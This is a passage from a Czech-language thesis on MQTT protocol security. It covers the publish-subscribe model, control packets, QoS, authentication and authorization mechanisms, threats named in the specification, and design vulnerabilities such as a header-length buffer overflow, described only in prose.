Komunikační model MQTT protokolu je založený na vzoru publikovat-odebírat viz Obrázek 2.1. Tento vzor je alternativou tradičního modelu klient-server, kde klient komunikuje přímo s koncovým bodem. Model publikovat-odebírat odděluje klienta, který odešle zprávu od klienta nebo klientů, kteří zprávu přijali. Tito klienti se nikdy přímo nekontaktují. Ve skutečnosti si nejsou vědomi ani vzájemné koexistence. Spojení mezi nimi je řešeno centrální komponentou nazývanou broker. Úlohou brokeru je filtrovat všechny příchozí zprávy a dále je distribuovat odebírajícím klientům. MQTT používá filtrování zpráv podle témat, které může broker použít k určení, zda odebírající klient obdrží zprávu nebo ne. [28]



Obrázek 2.1: Sekvenční diagram komunikačního vzoru publikovat-odebírat

V následujících odstavcích jsou vymezeny klíčové termíny a popsané jejich funkce podle specifikace MQTT protokolu.

Aplikační zpráva Aplikační zpráva obsahuje data přenášená v sítí protokolem MQTT pro danou aplikaci. Když je aplikační zpráva přenášena pomocí MQTT, zahrnuje obsah zprávy, kvalitu služby (QoS), soubor vlastností a název tématu. [29]

Klient MQTT Klient je jakékoliv zařízení (od mikrořadiče až po plnohodnotný server), které má implementovanou libovolnou MQTT klientskou knihovnu a připojuje se prostřednictvím sítě k MQTT brokeru. Klientské MQTT knihovny jsou k dispozici pro většinu aktuálně používaných programovacích jazyků. Výchozí funkce klienta jsou: [29]

(a) Otevírá síťové přípojení k brokeru

(b) Publikuje aplikační zprávy, o které by se mohli zajímat ostatní klienti

(c) Odebírá aplikační zprávy, o které má sám zájem

(d) Odhlašuje se z odběru aplikačních zpráv

(e) Zavírá síťové přípojení k brokeru

Broker Protějškem klienta je centrální prvek MQTT broker. Podobně jako MQTT klient je broker jakékoliv zařízení, které má nasazenou softwarovou aplikaci MQTT brokeru. Broker je odpovědný za přijímání a filtraci veškerých zpráv, určování jaký klient odebírá jaké téma a za odeslání zpráv určeným klientům. Výchozí funkce brokeru jsou: [29]

(a) Přijímá síťová připojení od klientů


(b) Přijímá aplikační zprávy publikované klienty

(c) Zpracovává klientské žádosti o odebírání a neodebírání

(d) Přeposílá aplikační zprávy, které odpovídají klientským odběrům

(e) Zavírá síťová připojení od klientů

Spojení Protokol MQTT je založen na protokolech TCP/IP. Pro navázání spojení, klient i broker musí podporovat sadu TCP/IP. MQTT spojení je vždy mezi jedním klientem a brokerem. Klienti se nikdy nepřipojují přímo k sobě. K navázání spojení klient odešle brokeru řídící paket CONNECT. Broker odpoví řídícím paketem CONNACK a stavovým kódem. Po navázání spojení broker udržuje spojení otevřené, dokud klient neodešle příkaz k odpojení nebo se spojení neočekávaně nepřeruší. Mezi další podporované protokoly patří na transportní vrstvě TLS (Transport Layer Security) a na aplikační vrstvě protokol WebSocket. MQTT má zaregistrované organizací IANA dva TCP porty, 1883 pro běžnou MQTT komunikaci a 8883 pro MQTT komunikaci s použitím TLS. [29]



Obrázek 2.2: MQTT systém v tříúrovňovém TCP/IP paradigmatu

Téma Termín *téma* v kontextu MQTT protokolu odkazuje na řetězec formátu UTF-8, který broker používá k filtrování zpráv pro každého připojeného klienta. Toto téma se skládá z jedné nebo více úrovní. Každá úroveň tématu je oddělena lomítkem /. Témata jsou citlivá na velikost písmen a musí obsahovat alespoň jeden znak. Témata jsou libovolně pojmenovatelná s jedinou výjimkou. Témata, která začínají symbolem $, jsou vyhrazena pro interní statistiky brokeru nebo pro sdílená odebírání. [29]


Publikování MQTT broker filtruje a přeposílá zprávy pomocí témat. Každá zpráva musí obsahovat téma, které může broker použít k přeposlání zprávy zainteresovaným klientům. Každá zpráva obvykle obsahuje data pro přenos v bajtovém formátu (specifikace také dovoluje prázdnou zprávu). MQTT je datově agnostický, to znamená, že klient si určuje strukturu obsahu zprávy. Odesílající klient rozhoduje, zda chce odesílat binární data, textová data nebo plnohodnotná data ve formátech XML anebo JSON. [29]

Odebírání Chce-li klient přijímat zprávy o které má zájem, odešle brokeru řídící paket SUBSCRIBE. Tento paket obsahuje unikátní identifikátor paketu a seznam požadovaných témat. Pro potvrzení každého odebírání, broker odešle klientovi potvrzení v podobě řídícího paketu SUBACK. Tato zpráva obsahuje identifikátor paketu původní zprávy a seznam stavových kódů, které specifikují úroveň QoS. [29]

(a) **Odebírání pomocí zástupných znaků.** Klient odebírající určité téma může odebírat exaktní téma publikované zprávy nebo může využít tzv. zástupné znaky (Wildcards), které slouží k odběru více témat současně. Existují dva typy zástupných znaků: jednoúrovňový a víceúrovňový. Jednoúrovňový typ nahrazuje jednu úroveň tématu a znakem zastupující tuto úroveň je +. Víceúrovňový typ pokrývá mnoho úrovní témat. Znak reprezentující tento typ je #. Když se klient přihlásí k odběru tématu s tímto víceúrovňovým znakem, obdrží všechny zprávy tématu, které začíná vzorem před #, bez ohledu na hloubku stromu témat. [29]

(b) **Sdílené odebírání.** V nové verzi specifikace 5.0 je přidána možnost sdíleného odebírání. Ve sdíleném odebírání všichni klienti, kteří sdílejí stejné odebírání, budou dostávat zprávy střídavě. Sdílené odebírání je určeno pro účel *load balancing*. Struktura tématu pro sdílené odebírání je *$share/skupinaID/téma*. [29]

Řídící paket MQTT protokol operuje za pomoci výměny řady řídících paketů v definované formě. Řídící paket je informační paket, který je odesílán přes síťové připojení. Interval velikosti řídícího paketu je od min. 2 B po max. velikost 256 MB [29]. Specifikace MQTT definuje patnáct různých typů řídících paketů viz Tabulka 2.1.



Obrázek 2.3: Struktura řídícího MQTT paketu [29]

Název	**Směr**	**Popis**
CONNECT	K → B	Žádost o spojení
CONNAK	K ← B	Potvrzení žádosti o spojení
PUBLISH	K ↔ B	Publikace zprávy
PUBACK	K ↔ B	Potvrzení žádosti (QoS 1)
PUBREC	K ↔ B	Publikovaná zpráva přijata (QoS 2 část 1.)
PUBREL	K ↔ B	Publikovaná zpráva vydána (QoS 2 část 2.)
PUBCOMP	K ↔ B	Publikování zprávy kompletní (QoS 2 část 3.)
SUBCRIBE	K → B	Žádost o odebírání
SUBACK	K ← B	Potvrzení žádosti o odebírání
UNSUBSCRIBE	K → B	Žádost o odhlášení odebírání
UNSUBACK	K ← B	Potvrzení žádosti o odhlášení odebírání
PINGREQ	K → B	PING žádost
PINGRESP	K ← B	PING odpověď
DISCONNECT	K ↔ B	Oznámení o odpojení
AUTH (v5.0)	K ↔ B	Autentizační výměna

Tabulka 2.1: Typy řídících MQTT paketů [29]

Název	**Popis**
Client id	Identifikátor MQTT klienta
Clean session	Pokud je nepravda, použije se stávající relace
Will topic	(volitelné), Téma, kam se má publikovat zpráva p. závěti
Will qos	(volitelné), QoS pro zprávu poslední závěti
Will message	(volitelné), Obsah zprávy poslední závěti
Will retain	(volitelné), Hodnota zachované zprávy pro zprávu p. z.
Username	(volitelné), Uživatelské jméno pro autentizaci klienta
Password	(volitelné), Uživatelské heslo pro autentizaci klienta

Tabulka 2.2: Příznaky řídícího paketu CONNECT [29]

2.1.2 Základní funkce

Záruka služby (Quality of Service) Záruka služby je dohoda mezi odesílatelem a příjemcem zprávy, která definuje záruku doručení pro konkrétní zprávu. MQTT definuje 3 QoS úrovně: [29]

(a) **Úroveň 0** (Nejvýše jednou). Příjemce zprávy nepotvrzuje přijetí zprávy a zpráva není uložena a znovu vyslána odesílatelem. Neexistuje žádná záruka doručení. [29]

(b) **Úroveň 1** (Alespoň jednou). Zpráva je doručena alespoň jednou příjemci. Odesílatel uloží zprávu, dokud neobdrží PUBACK paket od příjemce, který potvrdí přijetí zprávy. Je možné, aby byla zpráva odeslána nebo doručena vícekrát. [29]

(c) **Úroveň 2** (Přesně jednou). Plánovaný příjemce obdrží každou zprávu pouze jednou. Záruka je zajištěna čtyřdílným handshake mechanismem mezi odesílatelem a příjemcem. Odesílatel a příjemce používají identifikátor paketu původní zprávy PUBLISH pro koordinaci doručování zprávy. [29]

Trvalá relace (Permanent session) Pokud je spojení mezi klientem a brokerem přerušeno během normální relace, téma se ztratí a klient se musí při opětovném připojení znovu přihlásit k odebírání. To má za následek větší zátěž pro omezená zařízení. Trvalá relace tuto situaci řeší tím, že ukládá na brokeru všechny informace, které jsou relevantní pro klienta. Pomocí klientského identifikátoru, který klient poskytuje při navazování spojení se relace posléze identifikuje a obnoví. [29]

Zachované zprávy (Retained messages) Zachované zprávy pomáhají novým odebírajícím klientům získat aktualizaci stavu okamžitě po odběru tématu. Zachovaná zpráva tak eliminuje časovou mezeru, než by klient publikoval novou zprávu. Zachovaná zpráva je standardní zpráva s příznakem zachování nastaveným na hodnotu *pravda*. [29]

Poslední vůle a závěť (Last Will and Testament) LWT slouží pro zaslání informace ostatním klientům o neplánovaném odpojení jiného klienta. Každý klient může specifikovat svou LWT zprávu, ve chvíli kdy se připojí k brokeru. [29]

Udržet naživu (Keep alive) Tato funkce zajišťuje, že spojení mezi brokerem a klientem je stále otevřené, broker s klientem jsou si vědomi vzájemného spojení. Tato funkce je dána časovým intervalem, který definuje maximální dobu, po kterou nemusí broker s klientem navzájem komunikovat [29]. Důvodem proč je tato funkce potřeba je situace, která se v kontextu TCP spojení nazývá *Half-open connection*. Jedná se o situaci chybového přenosu a asynchronizace spojení, kdy jedna strana nadále komunikuje a není informována o selhání druhé strany. [30]

2.2 Dostupné bezpečnostní mechanismy

Cílem MQTT je poskytnout lehký a snadno použitelný komunikační protokol pro IoT aplikace. Specifikace MQTT umožňuje vývojářům zvolit si technologie v podobě nastavení sítě, soukromí, autentizace a autorizace. Vzhledem k tomu, že zvolené bezpečnostní technologie budou pravděpodobně specifické pro konkrétní aplikaci, je tak podle oficiální specifikace „*povinností implementátora zahrnout do jeho návrhu příslušné funkce*“ [29]. Je důležité připomenout, že mezi hlavní prioritu při návrhu MQTT nepatřilo jeho zabezpečení, nýbrž jeho dostupnost. S tímto hlediskem ve spojení s aktuální expanzí MQTT aplikací vyplývá relevantnost výzkumu této problematiky.

Rešerše bezpečnostních mechanismů je rozdělena podle informativní série publikované společností HiveMQ [3] do 3 vrstev: síťová, transportní a aplikační. V každé této vrstvě jsou stručně představeny mechanismy, které lze uplatnit při implementaci MQTT protokolu. Samotná specifikace protokolu určuje jen některé bezpečnostní mechanismy.

2.2.1 Síťová vrstva

Jedním ze způsobů, jak zajistit bezpečné a důvěryhodné připojení je použití fyzicky zabezpečené sítě nebo VPN (Virtual Private Network) pro veškerou komunikaci mezi klienty a brokerem. VPN poskytuje jistotu, že data jsou přijímána pouze od autorizovaných klientů a zároveň klienti se připojují k zamýšlenému brokeru. Použití VPN také zajišťuje integritu dat v části sítě pokryté VPN. [29]

2.2.2 Transportní vrstva

TLS (Transport Layer Security). Převážná část zabezpečení protokolu MQTT spoléhá na funkci transportní vrstvy a protokolu TCP. Na transportní úrovni lze použít dostupný mechanismus TLS. TLS je kryptografický protokol, který používá mechanismus *handshake* ke sjednání různých parametrů k vytvoření zabezpečeného spojení mezi klientem a brokerem. Po dokončení *handshake* fáze je navázaná šifrovaná komunikace mezi klientem a brokerem. Broker poskytuje digitální certifikát X.509 vydaný důvěryhodnou certifikační autoritou, který klienti používají k ověření identity brokeru. TLS zajišťuje důvěryhodnost a integritu přenosu dat třetí stranou za předpokladu použití nezranitelné a neprolomené šifrovací sady. [31]

Použití TLS zabezpečení v IoT aplikacích sebou ovšem přináší různé komplikace. Tyto komplikace jsou způsobeny především povahou zdrojově omezených klientských IoT zařízení. TLS klade vyšší nároky na využití procesorového výkonu a způsobuje komunikační přetížení [32]. Pro tyto případy slouží funkce jako obnovení již sjednané TLS relace. Nejvyšší komunikační přetížení je ve fázi handshake, z tohoto důvodu by se měla MQTT implementace snažit o dlouhodobé nepřerušované TLS spojení. Jelikož každý jednotlivý paket je šifrován, v případě zasílaní malých MQTT zpráv čelí implementace vyšší datové spotřebě. Specifikace protokolu doporučuje použití nejrozšířenějšího šifrovacího algoritmu AES (Advanced Encryption Standard) a jako alternativu zmiňuje rychlejší algoritmus ChaCha20. [29, 31]

Autentizace klienta pomocí X.509 certifikátu. Stejně jako broker, vlastnící pár soukromého-veřejného klíče pro navázání zabezpečené komunikace, se může prokazovat identita klienta už na transportní vrstvě. Klient odešle svůj digitální certifikát brokeru jako součást fáze TLS handshake. Broker je poté schopen autentizovat klienta před navázáním zabezpečeného připojení a v případě selhání ověření může přerušit fázi handshake. Ke správnému použití této metody se váží dva požadavky, které je zapotřebí ošetřit. Prvním požadavkem je potřeba docílit bezpečného procesu poskytování certifikátů. Druhým požadavkem je zajištění prezence mechanismu pro odvolání neplatných certifikátů. Podle specifikace protokolu, lze tyto požadavky splnit pomocí mechanismů CRL (Certificate Revocation List) anebo OCSP (Online Certificate Status Protocol). [29, 33]

Autentizace klienta pomocí TLS-PSK. Alternativou metody autentizace pomocí digitálních certifikátů je použití mechanismu TLS-PSK (Pre-Shared Key Ciphersuites for Transport Layer Security). TLS-PSK je sada kryptografických protokolů, které poskytují bezpečnou komunikaci na základě předem sdílených symetrických klíčů. Z důvodu absence náročných operací veřejného klíče, šifrovací sady PSK jsou vhodnou volbou pro aplikaci s využitím výkonnostně omezených zařízeních. Nicméně jsou spíše vhodné pro použití v uzavřených aplikacích, ve kterých je možné předem ovládat a konfigurovat oba konce připojení. V rámci MQTT implementací je nevýhodou převážná absence podpory tohoto autentizačního mechanismu. [34]

2.2.3 Aplikační vrstva

Autentizace klienta pomocí přihlašovacích údajů. Řídící paket CONNECT obsahuje nepovinné pole pro uživatelské jméno a heslo. Implementátoři si mohou vybrat, jak využít obsah těchto polí. Klient má možnost odeslat uživatelské jméno a heslo ve chvíli, kdy se připojuje k brokeru. Uživatelské jméno je řetězec kódovaný ve formátu UTF-8. Heslo je v binárním formátu s maximální velikostí 65 535 B. Specifikace MQTT v3.1.1 uvádí možnost odeslání uživatelského jména bez hesla, ale není možné odeslat heslo bez uživatelského jména. V nejaktuálnější verzi specifikace MQTT v5.0 je již umožněno odeslání pouze hesla. Je-li uživatelské jméno a heslo nastaveno na klientské straně, informace se odešlou brokeru v prostém textu. Tím pádem je text náchylný k odposlechu a útočníkům poskytuje snadný způsob, jak získat přihlašovací údaje pomocí útoků typu MITM. Bezpečný přenos uživatelských jmen a hesel vyžaduje šifrování komunikace pomocí TLS nebo VPN. [29]

Autentizace klienta pomocí identifikátoru. Každá relace spojení disponuje vlastním unikátním identifikátorem *Client ID*. Tento klientský identifikátor je poskytován brokeru v řídícím paketu CONNECT. Klientský identifikátor je běžně tvořen pomocí 36-ti znakového UUID (Universal Unique Identifier) nebo jiné unikátní informace, jako například MAC adresy síťového modulu nebo sériového čísla. V procesu autentizace je poté validní klientský identifikátor ověřován například s kombinacemi uživatelského jména a hesla. [35]

Autentizace klienta pomocí řídícího paketu AUTH. Aktuální verze specifikace MQTT v5.0 poskytuje vylepšený mechanismus autentizace. Vylepšená autentizace rozšiřuje tu základní o princip výzva-odpověď. Tento mechanismus zahrnuje výměnu AUTH paketů mezi klientem a brokerem po CONNECT a před CONNACK paketem. Tento nový řídící paket lze uplatnit v komplexnějších metodách autentizace jako je SCRAM, nebo Kerberos definované v rámci SASL. Tento paket také umožňuje po obdržení CONNAK paketu opětovnou autentizaci klienta bez ukončení spojení. Použití AUTH paketu vyžaduje podporu zároveň na straně klienta i brokeru. [29]

Autorizace klienta pomocí metody ACL. Specifikace protokolu poskytuje možnost autorizace klienta v podobě kontroly uživatelského jména, názvu hosta, IP adresy nebo výstupu autentizačních mechanismů [29]. Po úspěšné autentizaci klienta, implementace brokeru by měla před přijetím připojení zkontrolovat, zda je klient autorizován. Implementace brokeru by měla zejména zkontrolovat, zda je klient autorizován použitím unikátního klientského identifikátoru, jelikož je tímto umožněn přístup do stavu relace. Tato kontrola autorizace chrání před situací, kdy jeden klient, náhodně nebo účelově, poskytne již používaný klientský identifikátor. Implementace by měla zajistit řízení přístupu, které se provádí po připojení, aby se omezila schopnost klientům publikovat na konkrétní témata nebo odebírat pomocí konkrétních filtrů témat. Implementace by měla zvlášť zvážit omezení přístupu k filtrům témat, které mají široký rozsah jako např. filtr témat se zástupným znakem. Bez řádného mechanismu autorizace může každý autentizovaný klient publikovat a odebírat ze všech dostupných témat. Proto je koexistence bezpečnostních mechanismů autentizace a autorizace neodlučitelná. Nad rámec metody ACL (Access Control List) lze také pro autorizaci využít model RBAC (Role Based Access Control). Mechanismus autorizace může být implementován pouze na straně brokeru. Možnosti autorizovaného přístupu lze aplikovat k těmto prostředkům: [29, 36]

(a) Povolené téma (explicitní téma nebo téma se zástupným znakem)

(b) Povolená operace (publikování, odebíraní nebo obojí)

(c) Povolená úroveň QoS (0, 1, 2 nebo všechny)


Autorizace klienta pomocí OAuth 2.0. OAuth 2.0 je otevřený protokol, který umožňuje bezpečnou autorizaci pomocí jednoduché a standardní metody z webových, mobilních nebo desktopových aplikací. Autorizační rámec OAuth 2.0 umožňuje aplikaci třetí strany získat omezený přístup k HTTP službě. Specifikace OAuth 2.0 [37] zdůrazňuje, že tento rámec byl navržen primárně pro HTTP aplikace. Důvodem použití OAuth 2.0 u MQTT aplikace je především z důvodu, aby se předešlo ukládání autentizačních údajů na klientské straně. Po získání přístupového tokenu může klient token odeslat brokeru v paketu CONNECT pomocí pole hesla. OAuth 2.0 používá tokeny ve formě JSON objektu tzv. JWT (JSON Web Token). Jakmile broker získá token, může provést různé typy ověření: [38]

(a) Kontrola platnosti podpisu z tokenu

(b) Kontrola vypršení platnosti tokenu

(c) Kontrola na autorizačním serveru, zda-li nebyl token odvolán


Klíčovou výzvou ovšem zůstává, jak ověřit klienta směrem k autorizačnímu serveru bez přítomnosti lidské interakce, jelikož na rozdíl od HTTP klienta se u MQTT klienta v podobě IoT zařízení neočekává prezence lidské interakce. [38]



Obrázek 2.4: Žádost klienta o přístupový token [38]


Šifrování obsahu zpráv. Tento typ šifrování není ve specifikaci MQTT definován a je zcela specifický pro konkrétní aplikaci. Šifrování obsahu zprávy je šifrování dat na aplikační úrovni. Z pohledu šetření výpočetních zdrojů je důležité, že obsah zprávy je vždy binární a není nutné zprávu šifrovat do textové reprezentace, jako např. base64. Pro šifrování obsahu zpráv lze využít dvě následující metody: [39]

(a) **E2E** (End-to-End). E2E přístup zajišťuje šifrování po celou dobu datového přenosu. Zatímco broker používá nezašifrovaná metadata paketů pro směrování a zpracování, samotná aplikační data zůstávají pro broker zašifrována. Tato metoda vyžaduje implementaci na straně klienta. [39]



Obrázek 2.5: E2E šifrování obsahu zprávy [39]

(b) **C2B** (Client-to-Broker). C2B přístup zajišťuje šifrování obsahu zprávy v komunikaci mezi klientem a brokerem. Broker jí poté před odesláním sám dešifruje a pošle ji klientovi v nezašifrované podobě. Tato metoda vyžaduje implementaci na straně brokeru. [39]



Obrázek 2.6: C2B šifrování obsahu zprávy [39]

Zajištění integrity dat. Kontrola integrity dat umožňuje zajistit a předcházet, aby nedůvěryhodná třetí strana neupravovala obsah MQTT zpráv. Oficiální specifikace protokolu pojednává pouze o zahrnutí hash hodnoty do aplikační zprávy nebo použití TLS, které už samo hash algoritmy poskytuje [29]. Nad rámec specifikace protokolu řídící paket PUBLISH může obsahovat kontrolní součet, MAC (Message Authentication Code), digitální podpis (dále jednotně razítko), které ověřuje obsah paketu. Toto vypočítané razítko se obvykle přidá do obsahu zprávy a následně příjemce paketu může ověřit integritu dat přepočítáním a ověřením razítka. Toto ověření zajišťuje, že se zpráva nezměnila kdekoliv na cestě k příjemci. Známka se obvykle počítá z obsahu zprávy nebo tématu v PUBLISH paketu. K vytváření známek se dají použít následující tři způsoby: [40]

	Kontrolní součet	**MAC**	**Digitální podpis**
Integrita	Ano	Ano	Ano
Autentizace	Ne	Ano	Ano
Nepopiratelnost	Ne	Ne	Ano
Klíč	Žádný	Symetrický	Asymetrický

Tabulka 2.3: Mechanismy pro vytváření a ověřování známek [40]

3 Sběr informací

Sběr a shromažďování informací je prvním krokem, ve kterém se potenciální útočník snaží získat informace a identifikovat zranitelnosti cíleného informačního systému. Obecně je metoda sběru informací také první fází takzvaného penetračního testování. Tato počáteční fáze je nezbytná a zásadní pro rozsáhlé analyzování zranitelnosti kteréhokoliv informačního systému. Čím větší množství získaných informací je shromážděno o cíli, tím větší je pravděpodobnost získání relevantních poznatků, které lze uplatnit při následných fází analýzy. Sběr a analýza informací z veřejných a otevřených zdrojů je metoda, která se v odborné literatuře nazývá také jako OSINT (Open-source Intelligence). Z hlediska cílů této práce není sběr zaměřen na konkrétní subjekt, nýbrž na identifikaci zranitelností MQTT protokolu s důrazem na implementaci MQTT brokeru. V rámci této kapitoly mezi primární informační zdroje patří:

(a) Vědecký výzkum

(b) Specifikace protokolu

(c) Databáze známých zranitelností

(d) Internetové skenery

3.1 Výskyt aplikace M2M komunikace

Vymezení výskytu aplikace M2M komunikace udává jasnější představu na jakých lokalitách a k jakým účelům se v IoT síťové infrastruktuře M2M komunikace využívá. Tato znalost může být pro potenciálního útočníka velice přínosná. Aplikace M2M technologií pokrývá mnoho oblastí a odvětví, příkladný výčet je popsán v Kapitole 2. Výzkumná práce společnosti Trend Micro [19] podrobně analyzovala a identifikovala konkrétní případy využití M2M komunikace v reálných nasazeních. Podle poznatků z výzkumu lze výskyt M2M komunikace v IoT rozdělit do následujících čtyř kategorií.

3.1.1 Telemetrie a oznámení

První identifikovaná kategorie - telemetrie a oznámení se vztahuje k pasivnímu používání M2M protokolů k obecnému přenosu dat nebo zpráv, což je nejčastější problém řešený IoT technologiemi. IoT zařízení, která zasílají své data nebo reagují na příkazy skrze veřejné sítě, se vystavují bezpečnostním rizikům díky citlivosti těchto dat. [19]

3.1.2 Konfigurace a správa uzlů

Konfigurace a správa uzlů se vztahuje k aktivnímu používání M2M protokolů ke konfiguraci a správě koncových zařízení. IoT zařízení jsou převážně navrhována tak, aby byla přístupná pouze vzdáleně, pomocí omezených konfiguračních rozhraní. Bezpečnostní rizika vznikají v momentě, kdy by útočník dokázal překonfigurovat zařízení a upravil by tak jeho samotnou funkcionalitu k jeho potřebám. [19]

3.1.3 Zasílání příkazů

Mimo zasílání telemetrických dat, automatizační systém také přijímá rozhodnutí a odesílá aktivní příkazy zařízením. Schopnost rozkazovat fyzickým aktuátorům patří mezi nedílnou součást IoT systémů. Zde vznikají bezpečnostní rizika v podobě kompromitace dat a možnosti ovlivnění fyzického prostředí. Z tohoto hlediska mohou mít tato bezpečnostní rizika kritické dopady na životy uživatelů. [19]

3.1.4 Bezdrátové aktualizace

Poslední kategorií je použití komunikačních protokolů pro aktualizaci firmwaru koncových IoT zařízení. Komunikační protokol jako MQTT je datově agnostický, proto je možné aktualizace firmwaru zasílat například v binární formě. Bezpečnostní rizika zde vycházejí ze skutečnosti, že by útočník tyto aktualizace mohl zachytit a následně upravit. Díky tomu by tak mohl převzít úplnou kontrolu nad koncovými zařízeními. [19]

3.2 Bezpečnost MQTT implementace

Tato podkapitola představuje obecné pokyny pro implementaci podle oficiální MQTT specifikace. Tyto pokyny nejsou normativní, to však nesnižuje jejich význam. Tyto informace lze reverzně využít právě při návrhu analýzy zranitelností.

3.2.1 Požadavky

MQTT aplikace jsou často nasazovány do veřejných komunikačních sítí. V takových případech implementace často vyžaduje bezpečnostní mechanismy, které se dají kategorizovat do následujících oblastí: [29]

(a) **Autentizace uživatelů a zařízení.** Představuje ověření proklamované identity uzlů pro zamezení neoprávněného přístupu. Protokol MQTT ve svém výchozím nastavení neposkytuje bezpečný mechanismus autentizace, což může vést k podvržení identity účastníků komunikace nebo k odeslání neautorizovaných dat. Tento požadavek lze splnit správnou konfigurací vymezených bezpečnostních mechanismů v Oddílech 2.2.2 a 2.2.3. [29]

(b) **Autorizace přístupu k prostředkům brokeru.** Představuje zaručení přístupu k informacím pouze uzlům, které mají k těmto informacím přístup. Autentizovaní i neautentizovaní MQTT klienti mohou po připojení k brokeru publikovat a odebírat jakékoliv zprávy. Protokol MQTT ve svém výchozím nastavení neposkytuje bezpečný mechanismus pro autorizaci přístupu. Odpovědnost za správnou autorizaci nese implementace brokeru. Autorizace je podmíněna autentizací tzn. autorizace přístupu je možné přidělit pouze autentizovaným klientům. Tento požadavek lze splnit správnou konfigurací vymezených bezpečnostních mechanismů popsaných v Oddíle 2.2.3. [29]

(c) **Integrita řídících MQTT paketů a aplikačních dat v nich obsažených.** Představuje zaručení, že přijímaná data jsou nezměněná a úplná od doby, co byla odeslána. Pokud mají nedůvěryhodní MQTT klienti přístup k brokeru, měla by být zkontrolována integrita odeslaných dat. Tento požadavek lze splnit správnou konfigurací vymezených bezpečnostních mechanismů v Oddílech 2.2.2 a 2.2.3. [29]

(d) **Důvěrnost řídících MQTT paketů a aplikačních dat v nich obsažených.** Představuje zaručení ochrany dat pomocí důvěrné a chráněné komunikace. Protokol MQTT ve svém výchozím nastavení nepoužívá šifrovanou komunikaci, což může vést k odposlechu nechráněné síťové komunikace. V záruce důvěrnosti dat, MQTT spoléhá na funkci transportního protokolu TLS na místo použití prostého protokolu TCP. Tento požadavek lze splnit správnou konfigurací vymezených bezpečnostních mechanismů v Oddíle 2.2.2. [29]

MQTT specifikace důrazně doporučuje, aby implementace brokeru, které nabízí TLS spojení využívaly port TCP 8883 (název služby podle IANA je *secure-mqtt*). Z důvodu společného využití protokolů MQTT a TLS lze k těmto bezpečnostním požadavkům přiřadit nad rámec další požadavky [41], které se zejména týkají využití TLS pro IoT aplikace:

(e) **Validní konfigurace protokolu TLS.** Nesprávná konfigurace TLS protokolu, použití slabých nebo zastaralých šifrovacích sad výrazně snižuje bezpečnost a důvěryhodnost systému. Jako jedním z nejpoužívanějších bezpečnostních protokolů se stává terčem častých útoků. Tyto zranitelnosti především souvisí s nesprávnou konfigurací a použití například zpětné kompatibility s legacy aplikacemi. [42]

(f) **Validní správa digitálních certifikátů.** Aktualizace a odvolávání digitálních certifikátů u jednotlivých zařízení v IoT sítích je klíčovou výzvou pro implementátory. Doporučení specifikace pro správu certifikátů je vymezeno v Oddíle 2.2.2.

3.2.2 Aspekty

Požadavky pro implementaci, které jsou vymezeny v předchozím oddíle ukazují, že možné nedostatky v zabezpečení protokolu souvisí s jeho základním cílem poskytnout odlehčený a snadno použitelný komunikační protokol. Oficiální specifikace nezahrnuje žádné povinné požadavky, ale jen doporučení, které implementátoři mohou uplatnit ve svých řešeních. Nedostatek vestavěných bezpečnostních funkcí ve standardu souvisí podle konferenčního příspěvku [43] s:

(a) Protokol je především zaměřen na obsluhu komunikace a přeposílání zpráv. [43]

(b) Záměr udržet protokol co nejlehčí a flexibilní, za cenu snížení komunikačního zatížení souvisejícího s bezpečnostními prvky. [43]

(c) Z počátku byly MQTT implementace pro telemetrii využívané převážně pro komunikaci v lokálních a interních sítí. [43]

(d) Protokol MQTT je dnes používán ve velmi heterogenních prostředích od IoT sítí po mobilní aplikace typu Facebook Messenger. Tyto různorodé aplikace vyžadují výrazně odlišné bezpečnostní mechanismy. [43]

3.2.3 Hrozby

Poskytovatelé MQTT řešení by podle specifikace měli zvážit řadu možných hrozeb a učinit adekvátní kroky k zabezpečení systému. Mezi tyto hrozby se podle specifikace řadí: [29]

(a) Zařízení mohou být kompromitována

(b) Data v klidovém stavu na straně klienta a brokeru mohou být přístupná

(c) Chování protokolu může mít vedlejší účinky (Timing attack)

(d) Útoky typu Denial-of-Service

(e) Komunikace by mohla být odposlechnuta, změněna, přesměrována nebo zveřejněna (Útoky typu Man-in-the-middle)

(f) Škodlivé řídící MQTT pakety (Injection of spoofed packets)

3.2.4 Neobvyklé vzorce chování

Mezi další doporučení specifikace protokolu patří implementace detekce neobvyklého chování. Nasazení brokeru detekující nežádoucí chování může implementovat seznam dynamických bloků, založených na unikátních identifikátorech jako IP adresa nebo klientský identifikátor. Tato detekce by se měla vztahovat na monitorování klientského chování jako například: [29]

(a) Klient se opakovaně pokouší o připojení

(b) Klient se opakovaně pokouší o ověření

(c) Neobvyklé ukončení klientského připojení


(d) Klient se snaží prohledávat strom témat pomocí odebírání nebo zasílání zpráv

(e) Klient zasílá zprávy, které nejsou doručitelné (nemají žádného odběratele)

(f) Klient se připojí, ale nezasílá žádná data

3.3 Návrhové zranitelnosti

Znalost zranitelností v návrhu protokolu je nanejvýš důležité, aby došlo k zamezení nových implementací, které by mohly vytvořit předpoklady pro možnou exploataci. Porozumění funkcím a principům komunikačního protokolu je pro bezpečnou implementaci zásadní. Následující selekce návrhových zranitelností byla identifikována a analyzována ve výzkumné práci společnosti Trend Micro [19]. Výstupy tohoto výzkumu byly nahlášeny technické komisi OASIS MQTT, která posléze provedla patřičné kroky k objasnění těchto bezpečnostních zranitelností v nové MQTT v5.0 specifikaci. Těmto zranitelnostem je přisuzována závažnost zejména proto, jelikož někteří implementátoři MQTT aplikací si nemusí být vědomi těchto zranitelností v návrhu samotného protokolu a to hlavně u řešení, které byly nasazeny před touto analýzou. Následky mohou vést k nárůstu implementačních zranitelností - viz statistický přehled veřejné databáze známých zranitelností NVD (National Vulnerability Database) v Grafu 3.1 [44], který interpretuje celkový nárůst implementačních zranitelností CVE (Common Vulnerabilities and Exposures), které se jakkoliv týkají protokolu MQTT.



Graf 3.1: Počet CVE obsahující klíčové slovo *mqtt* (National Vul. DB, 2014–19) [44]

3.3.1 Kontrola zbývající délky nepovinné hlavičky

Tato návrhová zranitelnost pojednává o chybějící kontrole tzv. *Zbývající délky nepovinné hlavičky* při parsování řídícího paketu PUBLISH. Útočník mohl tuto zranitelnost využít ke spuštění škodlivého kódu. Předchozí verze MQTT standardu (v3.1.1 a dřívější) obsahovaly zranitelné příklady pseudokódu jako reference pro vývojáře. Tento měnící se vzorec vedl k odhalení paměťové chyby typu *Buffer overflow* v reálných MQTT implementacích. [19, 45]

Implementační zranitelnost - CVE-2018-17614 [45]

3.3.2 Zpracování řetězce s nepovoleným UTF-8 kódováním

